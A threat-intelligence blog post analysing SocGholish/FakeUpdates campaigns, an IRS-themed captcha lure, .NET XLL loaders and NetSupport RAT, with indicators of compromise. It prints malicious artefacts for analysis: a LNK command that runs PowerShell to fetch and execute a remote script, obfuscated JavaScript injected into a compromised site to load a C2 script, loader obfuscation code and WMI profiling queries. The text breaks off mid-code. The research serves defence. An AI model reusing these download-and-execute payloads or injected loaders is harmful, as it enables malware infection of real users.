SocGholish Campaigns and Initial Access Kit

medium.com/walmartglobaltech/socgholish-campaigns-and-initial-access-kit-4c4283fea8ee

Jason Reaves May 25, 2022

Jason Reaves

May 25

.

9 min read


By: Jason Reaves and Joshua Platt

SocGholish AKA FAKEUPDATES was first reported in 2017. While the initial analysis and reporting did not gain much attention, over time the actor(s) behind the activity continued to expand and develop their operations. Partnering with Evil Corp, the FAKEUPDATE / SOCGHOLISH framework has become a major corporate initial access vector. The threat actor(s) behind the framework have strong underground connections, demonstrated through their partnership with Evil Corp and signify thoroughly vetted cyber criminal activity. Threat attackers utilizing the framework represent significant risk to global corporations and have demonstrated top tier penetration testing abilities. According to the FBI, typical losses attributed to their activity span 1 to 40 million dollars per event[1].

Most public reporting on SocGholish revolves around the usage of fake software updates either through drive-by downloads or through links in email spam. However as we will demonstrate in this report they have the ability to do specific campaigns throughout the year. We will link a previously unattributed campaign to this threat group by using both our own private research and third-party public research. At the end, we will also demonstrate a way to pivot on the SocGholish NetSupport RAT configs which can lead to other revelations including the discovery of a publicly available zip file linking one of our discovered RAT configs to a SocGholish campaign.

IRS Campaigns

While researching NetSupport RAT campaigns, we came across a campaign involving fake captchas, compromised websites and a .NET based loader. The malware appeared to be an XLL loader[7] and appeared to be primarily associated with NetSupport campaigns.




a79b86d06a64f3df1d503a5052a912de767eb1081b6b5192a1acfb9ce2c0a26e
C:\Users\user\AppData\Roaming\CVPD9DDO\KHIZVF6E

ITW Urls

Scanned	Detections	Status	URL
2022-02-16	3 / 93	200	http://45.77.87.77/form_irs_check.png
2022-02-15	2 / 93	200	http://149.28.68.114/form_irs_check.png

ITW IP Addresses

IP	Detections	Autonomous System	Country
149.28.68.114	0 / 89	20473	US
45.77.87.77	0 / 88	20473	US



a79b86d06a64f3df1d503a5052a912de767eb1081b6b5192a1acfb9ce2c0a26e

Scanned	Detections	Type	Name
2022-02-21	26 / 68	Win32 DLL	nsdll_72.dll
2022-02-19	36 / 69	Win32 DLL	nsdll_72.dll
2022-02-24	37 / 66	Win32 DLL	nsdll_72.dll
2022-02-20	24 / 69	Win32 DLL	nsdll_172.dll

Packet Capture (PCAP) Parents

Scanned	Detections	Type	Name
2022-02-21	26 / 68	Win32 DLL	nsdll_72.dll
2022-02-19	36 / 69	Win32 DLL	nsdll_72.dll
2022-02-24	37 / 66	Win32 DLL	nsdll_72.dll

We were able to find one blog talking about these campaigns from Cofense[2] along with a IOC dump from a researcher[9] but the details are lacking and there is no attribution mentioned. It did provide us some extra pivot points thanks to their pictures of the campaigns. One pivot point in particular shows a usage of compromised websites:


frontbeachtorquay.com

2400:b800:8::4

URL: http://frontbeachtorquay.com/wp-content/themes/twentyfive/russian.php?r=bD1odHRwczovL2lyc2J1c2luZXNzYXVkaXQubmV0L2NhcHRjaGEucGhw

Submission: On March 18 via manual (March 18th 2022, 9:50:11 pm UTC) from US — Scanned from DE

Summary

This website contacted 2 IPs in 1 countries across 2 domains to perform 3 HTTP transactions. The main IP is 2400:b800:8::4, located in Australia and belongs to SYNERGYWHOLESALE-AP SYNERGY WHOLESALE PTY LTD, AU. The main domain is frontbeachtorquay.com.

This is the only time *frontbeachtorquay.com* was scanned on urlscan.io!

urlscan.io Verdict: No classification

Live information


Google Safe Browsing: Malicious for *frontbeachtorquay.com*

Current DNS A record: 110.232.143.4 (AS45638 - SYNERGYWHOLESALE-AP SYNERGY

These sites just have an appended redirect location to the captcha site:


```
# echo “bD1odHRwczovL2lyc2J1c2luZXNzYXVkaXQubmV0L2NhcHRjaGEucGhw” |base64 –
decodel=hxxps://irsbusinessaudit[.]net/captcha.php
```

We can also pivot on this captcha website because they reuse the same code for the captcha gate:



hlmequipment.com/view_order.php	Public	2 months
hlmequipment.com/view_order.php	Public	2 months
irsbusinessaudit.net/captcha.php	Public	2 months
irsbusinessaudit.net/captcha.php	Public	2 months

The IP address for the hlmequipment domain at the time was 5.252.178[.]213 based on passive DNS data which shows similar usage of the XLL loader but also a LNK file:



Communicating Files

Scanned	Detections	Type	Name
2022-03-14	21 / 56	Windows shortcut	Order_confimation.doc.lnk
2022-02-28	17 / 70	Win32 DLL	nsdll_172.dll


The LNK file is a downloader that will be used to ultimately lead to NetSupport RAT as well:

```
process call create “cmd /c start /min
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c IEX (iwr –
usebasicparsing
‘http://5.252.178.213/restore.dat')"!%SystemRoot%\System32\SHELL32.dll
```

LNK files appear to be leveraged through VHD file spam. The associated VHD files were:

```
fe2502a6432f272e6fcb7406182907cd54a94a958ee449be1528263a8caf0ac04ca5c2c0cc2bd56626c349
```

These files also could have been hosted at compromised websites:



3 / 56

3 security vendors and no sandboxes flagged this file as malicious


fe2502a6432f272e6fcb7406182907cd54a94a958ee449be1528263a8caf0ac0
order.vhd

5.00 MB Size

2022-03-28 05 25 days ago

Scanned	Detections	Status	URL
2022-03-04	6 / 93	200	http://solenica.com/wp-content/themes/twentyfive/order.vhd
2022-02-19	4 / 93	200	https://solenica.com/wp-content/themes/twentyfive/order.vhd

The files appear to contain the LNK files, which in the instance above will download 'restore.dat'.his file is a script based loader which will then load a .NET base64 encoded XLL loader onboard. In the example above it leads to this file:



17 / 70

17 security vendors and no sandboxes flagged this file as malicious

9d8d289dd7fe149e89152983e40b2c1031e0dba3de9d89513163068bfb27a314
nsdll_172.dll

10.00 KB Size

2022-02-28 12:11:45 UTC 1 month ago

These .NET based loaders contain a simplistic way that they obfuscate all their important strings:

```
private static Random random = new Random(); private static int dec2(int a, int
varXLRDDAE) {     return (a - varXLRDDAE) / varXLRDDAE; } public static string
RandomString(int length) {     IEnumerable<string> arg_291_0 =
Enumerable.Repeat<string>(Encoding.ASCII.GetString(new byte[] {
(byte)IVOTSVZ.dec2(2178, 33),         (byte)IVOTSVZ.dec2(2211, 33),
(byte)IVOTSVZ.dec2(2244, 33),         (byte)IVOTSVZ.dec2(2277, 33),
(byte)IVOTSVZ.dec2(2310, 33),         (byte)IVOTSVZ.dec2(2343, 33),
(byte)IVOTSVZ.dec2(2376, 33),
```

The process remains the same across all the campaigns utilizing the loader that we have analyzed. Thanks to the static nature of .NET opcodes, we can automatically parse and decode the encoded data.


Decoded strings:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789asdjvibisi4taskhostw.exehxxp://149.28.68[.]114/for
```

One of the XLL loaders also had a domain onboard instead of an IP.Along with communicating over HTTPS, this sample talked to irsbusinessaudit[.]net which was leveraged as part of the aforementioned captcha campaigns leading to NetSupport RAT:

```
GatewayAddress=irsgetwell.net:443SecondaryGateway=asaicuuvuvyy33ifbcia33.cn:443GSK=GM<
ECKHP=IBLFP;I?OED:G
```

The Gateway address is specifically associated with SocGholish[8]:


14 / 89

14 security vendors flagged this IP address as malicious

45.76.172.113 (45.76.0.0/15)

AS 20473 (AS-CHOOPA)

Community Score


DETECTION | DETAILS | RELATIONS | COMMUNITY 11

Passive DNS Replication

Date resolved	Detections	Resolver	Domain
2022-02-18	9 / 89	VirusTotal	contentcdns.net
2022-02-14	10 / 89	VirusTotal	irsgetwell.net

FakeUpdate Drive-by Downloads

Drive-by download campaigns normally consist of a website with injected javascript code:




```
1===arguments.length?this.off(a,"**"):this.off(b,a||"**",c)}}),n.fn.size=function(){return this.length},n.fn.andSelf=n.fn.addBack,"function"==typeof define&&define.amd&&define("jquery",[],function(){return
n});var mc=a.jQuery,nc=a.$;return n.noConflict=function(b){return a.$===n&&(a.$=nc),b&&a.jQuery===n&&(a.jQuery=mc),n},b||(a.jQuery=a.$=n),n});
jQuery.noConflict();
window.dataLayer=window.dataLayer||[];function gtag(){dataLayer.push(arguments);}
gtag("js",new Date());gtag("set","developer_id.dZTNiMT",true);gtag("config","UA-166089779-1",{"anonymize_ip":true});
;(function(){var wq=document[id("cmVmZXJyZXI=")]||'';var nb=new RegExp(id('Oi8vKFteL10rKS8='));if(!wq||window[id("bG9jYXRpb24=")][id("aHJlZg==")][id("bWF0Y2g=")](nb)[1]==wq[id("bWF0Y2g=")](nb)[1]){return;};var
ji=navigator[id("dXNlckFnZW50")];var nl=window[id("bG9jYWxTdG9yYWdl")][id("X19fdXRtYQ==")];if(go(ji,id("V2luZG93cw=="))&&!go(ji,id("QW5kcm9pZA=="))){if(!nl){var
vc=document.createElement('script');vc.type='text/javascript';vc.async=true;vc.src=id('aHR0cHM6Ly9kZXNpZ24ubGF3cmVuY2V0cmF2ZWxjby5jb20vcmVwb3J0P3I9ZGoxaU5qSTBPV0ZpTlRWaU9EVmhNREl4Wm1SalpDWmphV1E5TWpZeQ==');var
ni=document.getElementsByTagName('script')[0];ni.parentNode.insertBefore(vc,ni);}}function id(at){var zx=window.atob(at);return zx;}function go(rs,mr){var zx=(rs[id("aW5kZXhPZg==")](mr)>-1);return zx;}})();
function GoogleLanguageTranslatorInit(){new google.translate.TranslateElement({pageLanguage:'en',includedLanguages:'en,fr,de,it,ru,es',autoDisplay:false},'google_language_translator');};
function GLTFireEvent(lang_pair,lang_dest){try{if(document.createEvent){var event=document.createEvent("HTMLEvents");event.initEvent(lang_dest,true,true);lang_pair.dispatchEvent(event)}else{var
event=document.createEventObject();lang_pair.fireEvent('on'+lang_dest,event)}}catch(e){}}
function doGoogleLanguageTranslator(lang_pair){if(window.glt_request_uri)return true;if(lang_pair.value)lang_pair=lang_pair.value;if(lang_pair=='')return;var lang_dest=lang_pair.split('|')[1];var event;var
classic=jQuery('.goog-te-combo');var simple=jQuery('.goog-te-menu-frame:first');var simpleValue=simple.contents().find('.goog-te-menu2-item span.text:contains('+lang_text+')');if(classic.length==0){for(var
i=0;i<simple.length;i++){event=simple[i];}}else{for(var i=0;i<classic.length;i++){event=classic[i];}}
```

In this case the injected code will end up going to:

```
hxxps://design.lawrencetravelco[.]com/report?
r=dj1iNjI0OWFiNTViODVhMDIxZmRjZCZjaWQ9MjYy
```

The sites are designed around social engineering involving browser updates, the browsers being targeted are the main browsers used in the market; Chrome, Firefox, IE and Opera. As an example here is a fake Edge update:



Update Edge

Not secure | [redacted]

Downloads

What do you want to do with Edge.be21f3.zip?

Open

Save as

See more

Microsoft

You are using an older version of Edge

Update now to keep your Edge browser running smoothly and securely.

Your download will begin automatically. If not, click here:

The structure of the downloaded zip file will be <Words>.[a-f0–9]{6}.zip and will unzip to a javascript file that will begin checking in to a C2 and downloading more scripts that will profile the environment.

```
mantyzpuk : function() {
var uzleum = '503';
var razlyipca = [];
razlyipca.push('a');
razlyipca.push(uzleum);
razlyipca.push('262');
return razlyipca;
},

otun : function() {
return request(ammuhfial.mantyzpuk());
},

gteiglce : function() {
kykceat(ammuhfial.otun());
}

};

var url2 = ammuhfial.okxpi('tmnorcb.yehpaayvagenmoyberoocsjdhneimwx.pth
```

The script sends off a few hardcoded values, which are normally a letter and two numbers, and sets the variable url2 as the C2 URL. The response from the C2 is then executed from the same context as this script. The next block of code is called ‘init’ and is normally used to gather more data about the environment it is being executed in but can be seen accessing the ‘url2’ variable previously set:

```
upperScope.b_request = requestupperScope.reqUrl = url2
```

Some WMI queries:


```
var colItems = objWMIService.ExecQuery("SELECT * FROM Win32_ComputerSystemProduct",
"WQL");var colItems = objWMIService.ExecQuery("SELECT * FROM Win32_OperatingSystem",
"WQL");var colItems = objWMIService.ExecQuery("SELECT * FROM AntiSpywareProduct",
"WQL");var colItems = objWMIService.ExecQuery("SELECT * FROM AntiVirusProduct",
"WQL");var colItems = objWMIService.ExecQuery("SELECT * FROM Win32_Process",
